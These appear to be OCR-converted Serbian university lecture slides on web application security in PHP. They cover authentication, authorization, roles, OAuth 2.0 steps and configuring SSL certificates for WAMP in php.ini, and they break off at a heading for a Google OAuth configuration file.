Visoka tehnička škola Niš

Studijski program:

Savremene računarske tehnologije

Napredne Web tehnologije - NWT

(13)

PHP i bezbednost Web aplikacija

Prof. dr Zoran Veličković, dipl. inž. el.

Maj, 2019.

Bezbednost na korisnika na Web-u

- Programeri Web aplikacija moraju voditi računa o **BEZBEDNOSTI** svojih korisnika i pružiti im **UVERENJE** da su stranice bezbedne.
- Osnovni bezbednosni koncept koji se može naći na većini Web stranica je **AUTENTIFIKACIJA KORISNIKA** putem korisničkog imena i lozinke.
- Da bi se ovaj jednostavan bezbednosni koncept mogao primeniti i u bezbedno-rizičnim Web aplikacijama, on mora posedovati **SNAŽAN SISTEM KONTROLE PRISTUPA**.
- Sistemi za kontrolu pristupa su bazirani na pouzdanim algoritmima koji regulišu **PRISTUP PODACIMA** ili nekim specifičnim funkcionalnostima Web stranice.
- Da bi se podigao nivo bezbednosti, **ODOBRAVA SE PRISTUP** poverljivim podacima i bezbednosno-rizičnim funkcionalnostima Web stranice samo korisnicima kojima je ta mogućnost **PREDVIĐENA**.

Autentifikacija korisnika u Web App (1)

- Kod Web aplikacija, proces autentifikacije se odnosi na identifikaciju:
  - **KO JE KORISNIK**, dok se ovlašćenja odnose na to da se odredi
  - **ŠTA JE DOZVOLJENO** korisniku.
- **ROLA** (uloga) je još jedan koncept koji se često primenjuje prilikom identifikovanja **GRUPE KORISNIKA**.
- Umesto da se dodeljuju dozvole **POJEDINAČNIM KORISNICIMA**, dozvole se dodeljuju **ROLAMA**, tako da svi korisnici unutar **ISTE ROLE** nasleđuju takve dozvole.
- Dva najčešća koncepta autentifikacije na Windows platformi su:
  - **WINDOWS AUTHENTICATION** i
  - **FORMS AUTHENTICATION**.

Autentifikacija korisnika u Web App (2)

- **WINDOWS AUTHENTICATION** se koristi u aplikacijama gde su svi korisnički nalozi uskladištene u **Windovs Active Directory** (AD).
- Web aplikacije se oslanjaju na usluge **IIS**-a (engl. Internet Infromation Services) koji **POTVRĐUJE AUTENTIČNOST ZAHTEVA** - ako je zahtev validan, onda IIS prenosi zahtev na obradu.
- Ovaj metod **AUTENTIFIKACIJE** je odličan za **PROGRAMERE** jer ne moraju da se bave upravljanjem korisnicima, sve se upravlja preko **AD ADMINISTRATORA**.
- S druge strane, **FORMS AUTHENTICATION** je pogodna za aplikacije koje su izložene Internetu u kojima se korisnici identifikuju **KORISNIČKIM IMENOM** i **LOZINKOM**.
- Alternativno, korisnici mogu da se identifikuju koristeći **PROTOKOL OAuth** za povezivanje i koristite njihove naloge (nalozi treće strane - Facebook, Tvitter, Google, itd.).

Autentifikacija i autorizacija korisnika

- Standardni algoritam pristupne kontrole se zasniva na dve bezbednosne komponente **AUTENTIFIKACIJI** i **AUTORIZACIJI**.
- **AUTENTIFIKACIJA** je proces u kome treba da se pouzdano utvrdi da je korisnik upravo taj kojim se predstavlja.
- U praksi se ovaj postupak zasniva na zahtevu da subjekt pruži određene (unikatne) **PODATKE** po kojima Web aplikacija može utvrditi da je subjekt **UPRAVO TAJ KOJIM SE PREDSTAVLJA**.
- Sa druge strane, **AUTORIZACIJA** je proces u kome se utvrđuju **PRAVA PRISTUPA RESURSIMA** za autentifikovanog korisnika.
- Kod nekih bezbed-nosnih algoritama se može implementirati komponenta autentifikacija **BEZ AUTORIZACIJE**, ali ne i autorizacija bez komponente autentifikacije.

Autentifikacija korisnika OWASP

- Ako se za autentifikaciju koristi samo jedan parametar (akreditiv) onda se ona naziva **JEDNOPARAMETARSKA**, odnosno, ako se koriste dva ili više akreditiva naziva se **DVOSTRUKA** ili **MULTIPARAMETARSKA** autentikacija.
- Sa korisničkog stanovišta multiparametarska autentikacija je manje pogodna jer zahteva pamćenje **VEĆE KOLIČINE** (poželjno) nesmislenih podataka.
- Ako se tome doda da treba zapamtiti akreditive **ZA SVE** korišćene Web aplikacije, to može izazvati **OZBILJNE PROBLEME** korisnicima u korišćenju ove tehnologije.
- Da bi se bezbednost podigla na viši nivo, **OWASP** (engl. Open Web Application Security Project) je kreirao **PREPORUKE** za korišćenje ove tehnologije.


Autentifikacija korisnika Oauth 2.0 (1)

- Prednosti **DVOSTRUKE AUTENTIFIKACIJE** su niska cena i jednostavna implementacija.
- Nedostatak ovog koncepta je postizanje **DOVOLJNO SIGURNE ŠEME** za proveru korisničkog imena i lozinke.
- Prema ovom konceptu svaka Web aplikacija ima **POSEBNU BAZU PODATAKA** u kojoj čuva važeće korisničke akreditive.
- Iz **BEZBEDNOSNIH RAZLOGA** korisnici koriste **RAZLIČITE AKREDITIVE** na različitim Web stranicama.
- Ideja da sve Web stranice koje koristi korisnik imaju samo **JEDNU BAZU PODATAKA** i koriste isti akreditiv zvuči primamljivo.
- Ova ideja je realizovana otvorenim **OAuth** protokolima u verziljama 1 i 2.0.

Autentifikacija korisnika Oauth 2.0 (2)

- **OAuth 2.0** je bezbednosni komunikacioni protokol koji obezbeđuje razmenu informacije između **DVA MREŽNA ENT**iteta (servisa) na siguran i pouzdan način.
- Za razmenu informacija između dva mrežna entiteta koristi se **TRANSPORTNA USLUGA** HTTP protokola.
- **OAuth** protokol je našao primenu u sledećim situacijama:
  - Kada je potrebno dozvoliti korisniku da se autentifikuje aplikaciji **DRUGIM – EKSTERNIM NALOGOM**. Tako npr. može se kreirati Web stranica koja dozvoljava prijav-ljivanje nalozima kreiranim na Twitter-u, Google+-u ili Facebook-u.
  - Kada je potrebno omogućti pristup resursima **JEDNOG SERVISA DRUGOM SERVISU**. Na primer, Google+ pristupa vašim objavama u Research Gate-u u svoje ime.

Autentifikacija korisnika Oauth 2.0 (3)



Autentifikacija korisnika Oauth 2.0 (4)

- Definisana su **TRI ENTITETA**:
  - korisnik,
  - klijentska aplikacija i
  - autentifikacioni server
- Primena OAuth 2.0 protokola se može opisati u sledećim koracima.
  - **Korak 1** - Korisnik pristupa resursima preko klijentske Web aplikacije.
  - **Korak 2** – Klijentska aplikaciji poseduje klijentov ID i lozinku klijenta koja je dobavljena tokom registracije.
  - **Korak 3** - Korisnik se prijavljuje koristeći aplikaciju za potvrđivanje identiteta. Klijentski ID i lozinka su jedin-stveni na serveru za autorizaciju.

Autentifikacija korisnika Oauth 2.0 (5)

- **Korak 4** – Autentifikacioni server preusmerava korisnika na odgovarajući URI (eng. Uniform Resource Identifier) koristeći autorizacioni kod.
- **Korak 5** - Korisnik pristupa stranici koja se nalazi na pre-usmerenom URI-u u klijentskoj aplikaciji.
- **Korak 6** - Klijentska aplikacijia šalje ID i lozinku klijenta na server za autorizaciju.
- **Korak 7** - Aplikacija za autorizaciju vraća klijentskoj aplikaciji token za pristup.
- **Korak 8** - Kada klijentska aplikacija dobije token za pri-stup, korisnik započinje pristup resursima vlasnika resur-sa koristeći aplikaciju klijenta.

Oauth i Wamp

- Wampu se mora omogućiti da podrži SSL.
- Podrška WAMP-u se može obaviti na razne načine:
  1. Iskopirati već postojeće sertifikate i staviti ih u funkciju, ili
  2. Kreirati in-house sertifikat

Oauth i Wamp i kreiran sertifikat

I. Download sertifikat sa sajta

https://curl.haxx.se/docs/caextract.html

sa sledećim imenom: **cacert.pem**

II. Postavite sertifikat negde u Wamp 64, primer: **c:\wamp64**

III. Dozvoliti:

- **mod_ssl** i
- **php_openssl.dll** u **php.ini** (otkomentarisati ovu opciju).

IV. Dodati sledeće iskaze u sertifikatu u sve **php.ini** fajlove:

- **curl.cainfo**="C:/wamp/cacert.pem"
- **openssl.cafile**="C:/wamp/cacert.pem"

V. Restartovti Wamp servise.

Php.ini


```
…
[openssl]
; The location of a Certificate Authority (CA) file on the local filesystem
; to use when verifying the identity of SSL/TLS peers. Most users should
; not specify a value for this directive as PHP will attempt to use the
; OS-managed cert stores in its absence. If specified, this value may still
; be overridden on a per-stream basis via the "cafile" SSL stream context
; option.
openssl.cafile="C:/wamp64_NEW/cacert.pem"

; If openssl.cafile is not specified or if the CA file is not found, the
; directory pointed to by openssl.capath is searched for a suitable
; certificate. This value must be a correctly hashed certificate directory.
; Most users should not specify a value for this directive as PHP will
; attempt to use the OS-managed cert stores in its absence. If specified,
; this value may still be overridden on a per-stream basis via the "capath"
; SSL stream context option.
curl.cainfo="C:/wamp64_NEW/cacert.pem"

…
```

Ponekad ima više **php.ini** fajlova (iz Wamp konzole i u PHP folderu Wampa) – sve izmene u svim fajlovima


OAuth2.0 i Google+/Facebook

- U nastavku će biti prikazana realizacija OAuth 2.0 protokola u PHP-u.
- Na bazi API-a koji je Google+ /Facebook stavio na raspolaganje, kompanija **CodexWorld** je napravila programski kod za autentifikaciju korišćenjem Oauth protokola.
- **PHP SDK** omogućava pristup Google+/Facebook API-ju iz Web aplikacije.
- Da bi se pristupilo Google+/Facebook API-ju, potrebno je da se napravi Google+/Facebook aplikacija i dostavi clientID/App ID & App Secret u vreme pozivanja Google+/Facebook API-ja.
- Za razvoj ove Web App je korišćen PHPStorm u koji je učitan odgovarajući PHP SDK.
- Prikazan kod odgovara Google+ API-ju.


PHPStorm: gpConfig.php



